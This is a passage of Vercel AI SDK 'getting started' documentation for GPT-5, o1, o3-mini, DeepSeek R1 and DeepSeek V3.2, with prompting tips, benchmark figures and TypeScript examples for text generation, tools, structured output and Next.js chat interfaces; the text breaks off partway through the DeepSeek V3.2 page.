- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with GPT-5 description: Get started with GPT-5 using the AI SDK. tags: ['getting-started']
Get started with OpenAI GPT-5
With the release of OpenAI's GPT-5 model, there has never been a better time to start building AI applications with advanced capabilities like verbosity control, web search, and native multi-modal understanding.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI GPT-5 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI GPT-5
OpenAI's GPT-5 represents their latest advancement in language models, offering powerful new features including verbosity control for tailored response lengths, integrated web search capabilities, reasoning summaries for transparency, and native support for text, images, audio, and PDFs. The model is available in three variants: gpt-5, gpt-5-mini for faster, more cost-effective processing, and gpt-5-nano for ultra-efficient operations.
Prompt Engineering for GPT-5
Here are the key strategies for effective prompting:
Core Principles
- Be precise and unambiguous: Avoid contradictory or ambiguous instructions. GPT-5 performs best with clear, explicit guidance.
- Use structured prompts: Leverage XML-like tags to organize different sections of your instructions for better clarity.
- Natural language works best: While being precise, write prompts as you would explain to a skilled colleague.
Prompting Techniques
1. Agentic Workflow Control
- Adjust the
reasoningEffortparameter to calibrate model autonomy - Set clear stop conditions and define explicit tool call budgets
- Provide guidance on exploration depth and persistence
// Example with reasoning effort control
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Analyze this complex dataset and provide insights.',
providerOptions: {
openai: {
reasoningEffort: 'high', // Increases autonomous exploration
},
},
});
2. Structured Prompt Format Use XML-like tags to organize your prompts:
<context_gathering>
Goal: Extract key performance metrics from the report
Method: Focus on quantitative data and year-over-year comparisons
Early stop criteria: Stop after finding 5 key metrics
</context_gathering>
<task>
Analyze the attached financial report and identify the most important metrics.
</task>
3. Tool Calling Best Practices
- Use tool preambles to provide clear upfront plans
- Define safe vs. unsafe actions for different tools
- Create structured updates about tool call progress
4. Verbosity Control
- Use the
textVerbosityparameter to control response length programmatically - Override with natural language when needed for specific contexts
- Balance between conciseness and completeness
5. Optimization Workflow
- Start with a clear, simple prompt
- Test and identify areas of ambiguity or confusion
- Iteratively refine by removing contradictions
- Consider using OpenAI's Prompt Optimizer tool for complex prompts
- Document successful patterns for reuse
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI GPT-5 with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('gpt-5'),
prompt: 'Explain the concept of quantum entanglement.',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { output } = await generateText({
model: openai('gpt-5'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Verbosity Control
One of GPT-5's new features is verbosity control, allowing you to adjust response length without modifying your prompt:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Concise response
const { text: conciseText } = await generateText({
model: openai('gpt-5'),
prompt: 'Explain quantum computing.',
providerOptions: {
openai: {
textVerbosity: 'low', // Produces terse, minimal responses
},
},
});
// Detailed response
const { text: detailedText } = await generateText({
model: openai('gpt-5'),
prompt: 'Explain quantum computing.',
providerOptions: {
openai: {
textVerbosity: 'high', // Produces comprehensive, detailed responses
},
},
});
Web Search
GPT-5 can access real-time information through the integrated web search tool:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'What are the latest developments in AI this week?',
tools: {
web_search: openai.tools.webSearch({
searchContextSize: 'high',
}),
},
});
// Access URL sources
const sources = result.sources;
Reasoning Summaries
For transparency into GPT-5's thought process, enable reasoning summaries:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai('gpt-5'),
prompt:
'Solve this logic puzzle: If all roses are flowers and some flowers fade quickly, do all roses fade quickly?',
providerOptions: {
openai: {
reasoningSummary: 'detailed', // 'auto' for condensed or 'detailed' for comprehensive
},
},
});
// Stream reasoning and text separately
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log(part.textDelta);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
Using Tools with the AI SDK
GPT-5 supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { toolResults } = await generateText({
model: openai('gpt-5'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI GPT-5:
In a new Next.js application, first install the AI SDK and the OpenAI provider:
Then, create a route handler for the chat endpoint:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('gpt-5'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({});
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/cookbook to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/cookbook/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with OpenAI o1 description: Get started with OpenAI o1 using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with OpenAI o1
With the release of OpenAI's o1 series models, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI o1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI o1
OpenAI released a series of AI models designed to spend more time thinking before responding. They can reason through complex tasks and solve harder problems than previous models in science, coding, and math. These models, named the o1 series, are trained with reinforcement learning and can "think before they answer". As a result, they are able to produce a long internal chain of thought before responding to a prompt.
The main reasoning model available in the API is:
- o1: Designed to reason about hard problems using broad general knowledge about the world.
| Model | Streaming | Tools | Object Generation | Reasoning Effort |
|---|---|---|---|---|
| o1 |
Benchmarks
OpenAI o1 models excel in scientific reasoning, with impressive performance across various domains:
- Ranking in the 89th percentile on competitive programming questions (Codeforces)
- Placing among the top 500 students in the US in a qualifier for the USA Math Olympiad (AIME)
- Exceeding human PhD-level accuracy on a benchmark of physics, biology, and chemistry problems (GPQA)
Prompt Engineering for o1 Models
The o1 models perform best with straightforward prompts. Some prompt engineering techniques, like few-shot prompting or instructing the model to "think step by step," may not enhance performance and can sometimes hinder it. Here are some best practices:
- Keep prompts simple and direct: The models excel at understanding and responding to brief, clear instructions without the need for extensive guidance.
- Avoid chain-of-thought prompts: Since these models perform reasoning internally, prompting them to "think step by step" or "explain your reasoning" is unnecessary.
- Use delimiters for clarity: Use delimiters like triple quotation marks, XML tags, or section titles to clearly indicate distinct parts of the input, helping the model interpret different sections appropriately.
- Limit additional context in retrieval-augmented generation (RAG): When providing additional context or documents, include only the most relevant information to prevent the model from overcomplicating its response.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI o1 with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain the concept of quantum entanglement.',
});
AI SDK Core abstracts away the differences between model providers, allowing you to focus on building great applications. The unified interface also means that you can easily switch between models by changing just one line of code.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain the concept of quantum entanglement.',
});
Refining Reasoning Effort
You can control the amount of reasoning effort expended by o1 through the reasoningEffort parameter.
This parameter can be set to 'low', 'medium', or 'high' to adjust how much time and computation the model spends on internal reasoning before producing a response.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Reduce reasoning effort for faster responses
const { text } = await generateText({
model: openai('o1'),
prompt: 'Explain quantum entanglement briefly.',
providerOptions: {
openai: { reasoningEffort: 'low' },
},
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { output } = await generateText({
model: openai('o1'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Structured object generation is supported with o1.
Tools
While LLMs have incredible generation capabilities, they struggle with discrete tasks (e.g. mathematics) and interacting with the outside world (e.g. getting the weather). The solution: tools, which are like programs that you provide to the model, which it can choose to call as necessary.
Using Tools with the AI SDK
The AI SDK supports tool usage across several of its functions, like generateText and streamText. By passing one or more tools to the tools parameter, you can extend the capabilities of LLMs, allowing them to perform discrete tasks and interact with external systems.
Here's an example of how you can use a tool with the AI SDK and o1:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai('o1'),
prompt: 'What is the weather like today?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Tools are compatible with o1.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI o1:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 5 minutes
export const maxDuration = 300;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('o1'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out our support for the o1 series of reasoning models in the OpenAI Provider.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with OpenAI o3-mini description: Get started with OpenAI o3-mini using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with OpenAI o3-mini
With the release of OpenAI's o3-mini model, there has never been a better time to start building AI applications, particularly those that require complex STEM reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like OpenAI o3-mini alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI o3-mini
OpenAI recently released a new AI model optimized for STEM reasoning that excels in science, math, and coding tasks. o3-mini matches o1's performance in these domains while delivering faster responses and lower costs. The model supports tool calling, structured outputs, and system messages, making it a great option for a wide range of applications.
o3-mini offers three reasoning effort levels:
- [Low]: Optimized for speed while maintaining solid reasoning capabilities
- [Medium]: Balanced approach matching o1's performance levels
- [High]: Enhanced reasoning power exceeding o1 in many STEM domains
| Model | Streaming | Tool Calling | Structured Output | Reasoning Effort | Image Input |
|---|---|---|---|---|---|
| o3-mini |
Benchmarks
OpenAI o3-mini demonstrates impressive performance across technical domains:
- 87.3% accuracy on AIME competition math questions
- 79.7% accuracy on PhD-level science questions (GPQA Diamond)
- 2130 Elo rating on competitive programming (Codeforces)
- 49.3% accuracy on verified software engineering tasks (SWE-bench)
These benchmark results are using high reasoning effort setting.
Prompt Engineering for o3-mini
The o3-mini model performs best with straightforward prompts. Some prompt engineering techniques, like few-shot prompting or instructing the model to "think step by step," may not enhance performance and can sometimes hinder it. Here are some best practices:
- Keep prompts simple and direct: The model excels at understanding and responding to brief, clear instructions without the need for extensive guidance.
- Avoid chain-of-thought prompts: Since the model performs reasoning internally, prompting it to "think step by step" or "explain your reasoning" is unnecessary.
- Use delimiters for clarity: Use delimiters like triple quotation marks, XML tags, or section titles to clearly indicate distinct parts of the input.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call OpenAI o3-mini with the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'Explain the concept of quantum entanglement.',
});
Refining Reasoning Effort
You can control the amount of reasoning effort expended by o3-mini through the reasoningEffort parameter.
This parameter can be set to low, medium, or high to adjust how much time and computation the model spends on internal reasoning before producing a response.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Reduce reasoning effort for faster responses
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'Explain quantum entanglement briefly.',
providerOptions: {
openai: { reasoningEffort: 'low' },
},
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { output } = await generateText({
model: openai('o3-mini'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Using Tools with the AI SDK
o3-mini supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai('o3-mini'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and OpenAI o3-mini:
In a new Next.js application, first install the AI SDK and the OpenAI provider:
Then, create a route handler for the chat endpoint:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 5 minutes
export const maxDuration = 300;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('o3-mini'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out our support for o3-mini in the OpenAI Provider.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with DeepSeek R1 description: Get started with DeepSeek R1 using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with DeepSeek R1
With the release of DeepSeek R1, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like DeepSeek R1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
DeepSeek R1
DeepSeek R1 is a series of advanced AI models designed to tackle complex reasoning tasks in science, coding, and mathematics. These models are optimized to "think before they answer," producing detailed internal chains of thought that aid in solving challenging problems.
The series includes two primary variants:
- DeepSeek R1-Zero: Trained exclusively with reinforcement learning (RL) without any supervised fine-tuning. It exhibits advanced reasoning capabilities but may struggle with readability and formatting.
- DeepSeek R1: Combines reinforcement learning with cold-start data and supervised fine-tuning to improve both reasoning performance and the readability of outputs.
Benchmarks
DeepSeek R1 models excel in reasoning tasks, delivering competitive performance across key benchmarks:
- AIME 2024 (Pass@1): 79.8%
- MATH-500 (Pass@1): 97.3%
- Codeforces (Percentile): Top 4% (96.3%)
- GPQA Diamond (Pass@1): 71.5%
Prompt Engineering for DeepSeek R1 Models
DeepSeek R1 models excel with structured and straightforward prompts. The following best practices can help achieve optimal performance:
- Use a structured format: Leverage the model’s preferred output structure with
<think>tags for reasoning and<answer>tags for the final result. - Prefer zero-shot prompts: Avoid few-shot prompting as it can degrade performance; instead, directly state the problem clearly.
- Specify output expectations: Guide the model by defining desired formats, such as markdown for readability or XML-like tags for clarity.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call DeepSeek R1 with the AI SDK:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { reasoningText, text } = await generateText({
model: deepseek('deepseek-reasoner'),
prompt: 'Explain quantum entanglement.',
});
The unified interface also means that you can easily switch between providers by changing just two lines of code. For example, to use DeepSeek R1 via Fireworks:
import { fireworks } from '@ai-sdk/fireworks';
import {
generateText,
wrapLanguageModel,
extractReasoningMiddleware,
} from 'ai';
// middleware to extract reasoning tokens
const enhancedModel = wrapLanguageModel({
model: fireworks('accounts/fireworks/models/deepseek-r1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
const { reasoningText, text } = await generateText({
model: enhancedModel,
prompt: 'Explain quantum entanglement.',
});
Or to use Groq's deepseek-r1-distill-llama-70b model:
import { groq } from '@ai-sdk/groq';
import {
generateText,
wrapLanguageModel,
extractReasoningMiddleware,
} from 'ai';
// middleware to extract reasoning tokens
const enhancedModel = wrapLanguageModel({
model: groq('deepseek-r1-distill-llama-70b'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
const { reasoningText, text } = await generateText({
model: enhancedModel,
prompt: 'Explain quantum entanglement.',
});
When using DeepSeek-R1 series models with third-party providers like Together AI, we recommend using the startWithReasoning
option in the extractReasoningMiddleware function, as they tend to bypass thinking patterns.
Model Provider Comparison
You can use DeepSeek R1 with the AI SDK through various providers. Here's a comparison of the providers that support DeepSeek R1:
| Provider | Model ID | Reasoning Tokens |
|---|---|---|
| DeepSeek | deepseek-reasoner |
|
| Fireworks | accounts/fireworks/models/deepseek-r1 |
Requires Middleware |
| Groq | deepseek-r1-distill-llama-70b |
Requires Middleware |
| Azure | DeepSeek-R1 |
Requires Middleware |
| Together AI | deepseek-ai/DeepSeek-R1 |
Requires Middleware |
| FriendliAI | deepseek-r1 |
Requires Middleware |
| LangDB | deepseek/deepseek-reasoner |
Requires Middleware |
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and DeepSeek R1:
In a new Next.js application, first install the AI SDK and the DeepSeek provider:
Then, create a route handler for the chat endpoint:
import { deepseek } from '@ai-sdk/deepseek';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent<HTMLFormElement>) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'reasoning') {
return <pre key={index}>{part.text}</pre>;
}
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Limitations
While DeepSeek R1 models are powerful, they have certain limitations:
- No tool-calling support: DeepSeek R1 cannot directly interact with APIs or external tools.
- No object generation support: DeepSeek R1 does not support structured object generation. However, you can combine it with models that support structured object generation (like gpt-4o-mini) to generate objects. See the structured object generation with a reasoning model recipe for more information.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
DeepSeek R1 opens new opportunities for reasoning-intensive AI applications. Start building today and leverage the power of advanced reasoning in your AI projects.
title: Get started with DeepSeek V3.2 description: Get started with DeepSeek V3.2 using the AI SDK. tags: ['getting-started', 'agents']
Get started with DeepSeek V3.2
With the release of DeepSeek V3.2, there has never been a better time to start building AI applications that require advanced reasoning and agentic capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like DeepSeek V3.2 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
DeepSeek V3.2
DeepSeek V3.2 is a frontier model that harmonizes high computational efficiency with superior reasoning and agent performance. It introduces several key technical breakthroughs that enable it to perform comparably to GPT-5 while remaining open-source.
The series includes two primary variants:
- DeepSeek V3.2: The official successor to V3.2-Exp. A balanced model optimized for both reasoning and inference efficiency, delivering GPT-5 level performance.
- DeepSeek V3.2-Speciale: A high-compute variant with maxed-out reasoning capabilities that rivals Gemini-3.0-Pro. Achieves gold-medal performance in IMO 2025, CMO 2025, ICPC World Finals 2025, and IOI 2025. As of release, it does not support tool-use.
Benchmarks
DeepSeek V3.2 models excel in both reasoning and agentic tasks, delivering competitive performance across key benchmarks:
Reasoning Capabilities
- AIME 2025 (Pass@1): 96.0% (Speciale)
- HMMT 2025 (Pass@1): 99.2% (Speciale)
- HLE (Pass@1): 30.6%
- Codeforces (Rating): 2701 (Speciale)
Agentic Capabilities
- SWE Verified (Resolved): 73.1%
- Terminal Bench 2.0 (Acc): 46.4%
- τ2 Bench (Pass@1): 80.3%
- Tool Decathlon (Pass@1): 35.2%
Model Options
When using DeepSeek V3.2 with the AI SDK, you have two model options:
| Model Alias | Model Version | Description |
|---|---|---|
deepseek-chat |
DeepSeek-V3.2 (Non-thinking Mode) | Standard chat model |
deepseek-reasoner |
DeepSeek-V3.2 (Thinking Mode) | Enhanced reasoning for complex problem-solving |
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building agents, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call DeepSeek V3.2 with the AI SDK:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Explain the concept of sparse attention in transformers.',
});
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building an agent with Next.js, the AI SDK, and DeepSeek V3.2:
In a new Next.js application, first install the AI SDK and the DeepSeek provider:
Then, create a route handler for the chat endpoint:
import { deepseek } from '@ai-sdk/deepseek';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
